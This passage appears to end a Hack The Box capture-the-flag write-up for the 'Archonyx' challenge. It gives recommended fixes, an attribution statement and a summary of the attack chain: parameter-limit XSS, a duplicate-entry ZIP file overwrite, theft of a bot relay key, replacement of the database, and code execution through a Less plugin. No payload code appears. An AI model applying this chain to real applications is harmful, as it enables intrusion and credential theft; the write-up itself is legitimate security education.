The fixes follow those boundaries: restrict bot destinations and authority, use one validated query representation, reject links and duplicate canonical archive paths before extraction, extract without following links, separate importer credentials from bot identity, protect authentication state from importer writes, and disable JavaScript plugins in user-controlled Less.
Attribution
I performed the source review, live route mapping, Warden reachability test, parser-differential test, payload construction, delivery troubleshooting, relay-key validation, database replacement, Ledgermaster login, Less plugin placement, and proof retrieval documented here. No teammate contribution is documented for Archonyx.
HTB permitted AI as a supporting tool during the event. I used it to help reason through the trust boundaries, review payload construction, troubleshoot delivery behavior, and organize the evidence. I ran the commands, operated the challenge environment, interpreted the responses, revised failed assumptions, and verified every transition before submission.
Full Attack Chain
- Reviewed the source and mapped the Warden, query, archive, identity, and Less boundaries.
- Proved that
/reportlaunched an authenticated headless browser. - Placed
themeafter Express's 1,000-parameter limit. - Reached the browser's
innerHTMLsink through parameter 1,001. - Used the Warden to import a duplicate-entry ZIP through internal
/api/fetch. - Overwrote
/app/public/theme.jsand recovered the bot relay key. - Reused the archive primitive to replace
/app/data/db.json. - Authenticated as a verified Ledgermaster.
- Planted
/tmp/seal_plugin.jsthrough the importer's partial-write behavior. - Loaded the local Less plugin, invoked
/readflag, and retrieved the redacted proof.